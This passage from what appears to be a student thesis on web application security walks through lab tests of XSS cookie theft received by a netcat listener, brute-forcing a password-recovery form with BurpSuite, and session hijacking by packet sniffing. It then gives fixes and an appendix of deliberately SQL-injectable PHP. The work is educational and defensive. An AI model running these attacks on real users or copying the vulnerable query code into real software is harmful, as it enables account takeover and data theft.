

Figure 18. Result of XSS vulnerability test

Step 2:

After being confirmed that the application was vulnerable to XSS, session stealing was the best way to exploit the application. BackTrack5 r3 was configured and installed in a virtual machine. After that, the attacker logged into the application from BackTrack5 r3 and inserted the script as shown in figure 19, and it would generate the cookie of the victim. At the same time the attacker launched the "`nc -lvp80`" command inside the terminal of BackTrack5 r3 to receive the victim's session token.



Figure 19. Malicious script generating the cookie of another user

Step 3:

When the victim logged into the application and viewed the page, the command launched in step 2 established a connection with the victim's machine and the victim's session token was disclosed in the terminal of BackTrack5 r3 as shown in figure 20.

Figure 20. Session token of the victim captured by a netcat listener

Step 4:

Finally Tamper Data was started on the attacker's browser and the attacker's session token was replaced with the victim's session token. After clicking the "OK" button of Tamper Popup, the attacker was logged into the application with the victim's credentials as shown in figure 21.



Figure 21. Attacker logged in with the victim's credentials

5.3 Broken authentication test

In the broken authentication test, the password recovery mechanism was tested to break authentication of the application. A simple login application with the password recovery functionality was created on Wampserver where the user could retrieve a forgotten password of the application by answering some of the questions which the user had selected while registering to the application. BurpSuite software was used for this test. In BurpSuite, an intruder is a functionality of the software which is used for the automatic customized attack. The steps shown below were followed to access the password of another user.

Step 1:

It was assumed that the attacker knew the user name of the victim but did not know the password. Hence, the “Forgot Password” link was clicked from the login page which gave a set of a few questions as shown in figure 22.

Figure 22. Hint question for password recovery

Step 2:

The next step was to set BurpSuite in the attacker’s browser. Once the attacker clicked the “Submit” button shown in figure 22, the request was then sent to the intruder of BurpSuite and inside the “Positions” tab of the intruder the request was further configured for the payload marker and attack type. The function of the payload marker was to define the number of payloads. Payload marker was inserted by clicking the “Add” but-

ton inside the position tab. For the attack type, Cluster bomb was selected. It uses multiple payload sets and iterates through each payload set. The configuration of the request inside the “Positions” tab is shown in figure 23.



Figure 23. Configuring payloads in intruder of BurpSuite

After configuring the request inside the “Positions” tab, the “Payloads” tab was clicked to make further configuration of the payload. Since the attacker knew the user name of the victim, the value for the first payload was “bhanuy”. The value for the second payload was the city name, so a text file containing a list of the cities of the world was loaded. At the end, for the third payload, a text file containing the names of colours was loaded.

Step 3:

When the attack was fully configured, the final step was to launch the attack by selecting the “Start attack” from the Intruder menu. A new window appeared which contained the result table of the attack. The result table contained the request number, payloads, HTTP status, error, time length, and the length of response in bytes. Figure 24 shows the result table of the attack.



Figure 24. Result of automatic attack in BurpSuite

As seen from figure 24, it was confirmed that the request number 101 held authenticated values for the payloads because its HTTP status code was 200, which stated that standard response was sent for a successful HTTP request. When the same request number was clicked, at the bottom of the window, the response from the server was rendered, and it contained the user name and password of the victim.

5.4 Session management test

The session token is an identifier between the client and the server. One of the most common ways of stealing a cookie is done by cross-site scripting which has been demonstrated in the cross site scripting test. The test carried out in session management was session hijacking through session sniffing. The software used for this test were WireShark and Tamper Data. WireShark is an open source software which is used in packet capturing and protocol analysis. In order to perform the test, a simple login form was created where the user could be logged in by supplying the user name and password. The test was performed on the local host using Wampserver. The following steps were carried out during the test.

Step 1:

WireShark and Tamper Data were installed on the attacker's computer. The attacker was logged into the form application with his or her user name and password. It was assumed that the victim was using the same network. Figure 25 shows that the attacker was logged in with Mozilla FireFox.

Figure 25. Attacker logged into the application

In order to demonstrate that the victim was using a different computer, the victim was logged into the application with Google Chrome as shown in figure 26.

Figure 26. Victim logged into the application

Step 2:

The next step was to run WireShark on the attacker's computer and capture the traffic sent to and received from the machines which were using the same network. Once the victim refreshed the page or made any request to the server, the packet sent by the victim was captured and the content was displayed in WireShark. In figure 27, the highlighted packet states that the victim made a request to the server and the content of the packet can be seen at the bottom of the same picture where the session token is disclosed as `PHPSESSID =sl3u46m375b89lpbfj7l10blo7`.



Figure 27. Capturing the victim's request in WireShark

Step 3:

The final step of the test was to start Tamper Data on the attacker's computer. When Tamper Data was started on the attacker's browser, for every request from the attacker's browser, tamper data would give an option to manipulate the request before

sending it. The victim's session token was already captured as shown in figure 27. The final move of the test, was to replace the attacker's session token with the victim's session in Tamper Popup. As shown in figure 28, the attacker's session token is replaced with the victim's session token.



Figure 28. Editing session token in Tamper Data

When the "OK" button on Tamper Popup was clicked, the attacker was logged in with the victim's credential which is shown in figure 29.

We



Figure 29. Attacker logged in as a victim after hijacking the victim's session token

6 Results

After the successful testing of SQL injection on a vulnerable web application, the user names and passwords of the users were extracted. Similarly, the result from XML injection gave access to the system file of the server on which the application was built. In both cases, a common mistake in the applications was that they did not have proper sanitization and validation of user input. Moreover, while reviewing the source code in appendix 1(listing 25) it was observed that the application's interaction with the database was through normal SQL query. SQL injection in the application can be avoided by filtering user supplied data. At the same time, a prepared statement would be a better option to prevent malicious code from being executed. The situation of the XML injection test concluded that the application not only lacked XML validation and XML encoding but also used the `GET` method for the request as the URL displayed all the content of the request shown in figure 12. To prevent XML injection, the application should use the `POST` method. XML validation in the application can be achieved by the use of regular expression. Finally, the important safety component is XML encoding which can be done with the function as shown in listing 23.

```
functionencodeForXML($input)
          {
if($input === null){
return null;
           }
return $this->_xmlCodec->encode($this->_immune_xml,
           $input);
         }
```

Listing 23. XML encoder function in PHP

In the cross-site scripting test, the attacker managed to insert a malicious JavaScript code in the comment section of the application, so that when another user viewed the page the application would send a cookie of the user to the attacker. The final result of the test was that the attacker successfully gained access to the application with the credential of another user. The main fault in the application was that it completely failed to sanitize both name input and message input. As a result, the application was vulnerable to the XSS injection. A solution to prevent such vulnerability is sanitization of user

input by removing special characters from the input and then use of HTML character encoding. Listing 24 shows sanitization of user input.

```
$message = trim($_POST['mtxMessage']);
$name    = trim($_POST['txtName']);

// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);

// Sanitize name input
$name = stripslashes($name);
$name = mysql_real_escape_string($name);
$name = htmlspecialchars($name);
```

Listing 24. Sanitization of user input against XSS

As stated earlier in section 4, there are plenty of ways of breaking authentication of a system and stealing session tokens of another users. In the session management test, the attacker used session sniffing method to peek into the network between the victim and server to gain the session token of the victim. Once the session token was captured, attacker took advantage of it to access the application as the victim. The reason behind session hijacking was that the session token was transmitted through HTTP, which is not considered secure for transmitting confidential information. A solution for this problem is the transmission of the session token with HTTPS. The password recovery mechanism provides assistance to those users who forgot or lost their password. Yet, the way the application used an insecure way to distribute the password to the user which was easily broken by attacker by the use of the automatic attack technique. To make the password recovery mechanism fairly secure, the application should email password to the address that the user provided during registration.

7 Conclusions

Vulnerability in a web application evolved from the early development of the web technology. As the time passed, some of the vulnerabilities were eradicated and some of them are still there, while new types of vulnerabilities were created and some serious vulnerabilities can be expected in the future. Similarly, sometimes attacks are done with compound vulnerability such as injection with XSS or injection with DNS hijacking whose consequences are more severe. To conclude, it would be incorrect to say that a web application which is secure now will be secured in the future as well or the implementation any particular type of safety mechanism would be sufficient against a web threat. As demonstrated in the XSS test, a cookie of another user was stolen with XSS. Preventive measures against XSS would prevent an application from an XSS attack. However, it would not guarantee the prevention from cookie stealing because the cookie was still been stolen by the session sniffing technique as demonstrated in the session management test.

In the real world, it would be difficult to say that an application is completely secure. Despite all the web threats, application can attain a maximum security with a better coding approach and the developer's knowledge of web security. From the security point of view, the application should be regularly updated so that it could not be a soft target for new web attacks or existing ones. Application security is not fully the developer's responsibility. The user's role in the application security should never be sidelined. The user of an application should have a certain level of awareness, so that eavesdroppers cannot take advantage of their negligence. Even though the application provides a maximum level of security, the users should make sure that they are using the application in a secure environment such as secure web browser and network.

References

1 Top 10 2013 –Top 10 [online]. OSWAP; 23 June 2013. URL: https://www.owasp.org/index.php/Top_10_2013-Top_10. Accessed on 25 February 2014.

2 SQL Injection tutorial [online]. W3resource. URL: http://www.w3resource.com/sql/sql-injection/sql-injection.php. Accessed on 27 February 2014.

3 Clarke J. SQL injection Attacks and Defence. 225 Wyman Street, Waltham, MA 02451, USA: Elsevier; 2012

4 Greenberg Adam. Hacker claims to have looted $100k via SQL injection [online]. SC Magazine; 22 October 2013. URL:http://www.scmagazine.com/hacker-group-claims-to-have-looted-100k-via-sql-injection-attack/article/317412/. Accessed on 18 February 2014.

5 Kerner S. Yahoo Hit By SQL Injection Attack[online]. Internet News.com; 13 July 2012. URL:http://www.internetnews.com/security/yahoo-hit-by-sql-injection-attack.html. Accessed on 18 February 2014.

6 Bryant T. Lady Gaga website hacked and fan's detail stolen [online]. Mirror Online; July 16, 2011. URL: http://www.mirror.co.uk/3am/celebrity-news/lady-gaga-website-hacked-and-fans-141902. Accessed on 19 February 2014.

7 Documentation [online]. PHP manual. URL: http://fi2.php.net/manual/en/mysqli.real-escape-string.php. Accessed on 26 February 2014.

8 SQL Injection Prevention Cheat Sheet [online]. OSWAP; 6 December 2012. URL:https://www.owasp.org/index.php/SQL_Injection_Prevention_-Cheat_Sheet. Accessed on 28 February 2014.

9 Stuttard D, Pinto M .The Web Application's Hacker Handbook. Indianapolia, Indiana, USA: Wiley Publishing; 2011

10 Shell Injection and Command Injection [online]. Golem Technologies. URL: https://www.golemtechnologies.com/articles/shell-injection. Accessed on 3 March 2014.

11 Injection Attacks [online]. Survive the deep end:PHP security; 2014. URL: http://phpsecurity.readthedocs.org/en/latest/Injection-Attacks.html. Accessed on 6 March 2014.

12 Klein A . Blind XPath. Sanctum Inc.; 2004

13 Kreibich C, JahnkeM . The Detection of Instrusion and Malware, and Vulnerability Assessment. Germany; Springer; 2010

14 File inclusion [online]. Blackhat Academy; 19 July 2012. URL: http://www.blackhatlibrary.net/File_Inclusion. Accessed on 8 March 2014.

15 Grossman J, Hansen R, Petkov P, Rager A, Fogie S. XSS Attacks :Cross Site Scripting Exploit and Defense. 30 Corporate Drive, Burlington MA, 01803, USA: Syngress Publishing Inc, Elsevier Inc: 2007

16 Cross-Site Scripting Worm Hits Myspace [online]. betanews; 13 October 2005.

ULR: http://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/ Accessed on 9 March 2014.

17 Yahoo Mail users hit by widespread hacking, XSS exploit seemingly to blame [online]. The Next Web; 13 January 2013.
URL: http://thenextweb.com/insider/2013/01/07/yahoo-mail-users-hit-by-widespread-hacking-xss-exploit-seemingly-to-blame/.
Accessed on 10 March 2014.

18 Hacker Redirects Barack Obama's site to hillaryclinton.com [online]. Netcraft; 21 April 2008.
URL:http://news.netcraft.com/archives/2008/04/21/hacker_redirects_barack_obamas_site_to_hillaryclintoncom.html.
Accessed on 10 March 2014.

19 Excess XSS [online]. Kallin J, Valbuena I ; 2013.
URL: http://excess-xss.com/. Accessed on 10 March 2014.

20 Klein A. DOM based Cross Site Scripting or XSS of the Third Kind [online]. Web Application Security Consortium; 7 April 2005.
URL: http://www.webappsec.org/projects/articles/071105.shtml
Accessed on 12 March 2014.

21 Keary E. Authentication cheat Sheet [online]. OWASP ; 31 March 2014.
URL: https://www.owasp.org/index.php/Authentication_Cheat_Sheet
Accessed on 1 April 2014.

22 Murphey L. Secure Session Management: Preventing SecurityVoids in Web Applications [online]. SANS Institute; 10 January 2005
URL: http://www.sans.org/reading-room/whitepapers/webservers/secure-session-management-preventing-security-voids-web-applications-1594
Accessed on 15 March 2014.

Complete backend source code for SQL injection test

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE
user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error()
. '</pre>' );

    $num = mysql_numrows($result);
    $i = 0;

while ($i< $num) {

    $first = mysql_result($result,$i,"first_name");
    $last = mysql_result($result,$i,"last_name");

echo '<pre>';
echo  'ID:  '  .$id.'<br>First  name:  '.$first.'<br>Surname:  '.
$last;
echo '</pre>';

    $i++;
    }
}
?>
```

Listing 25. Source code of SQL vulnerable application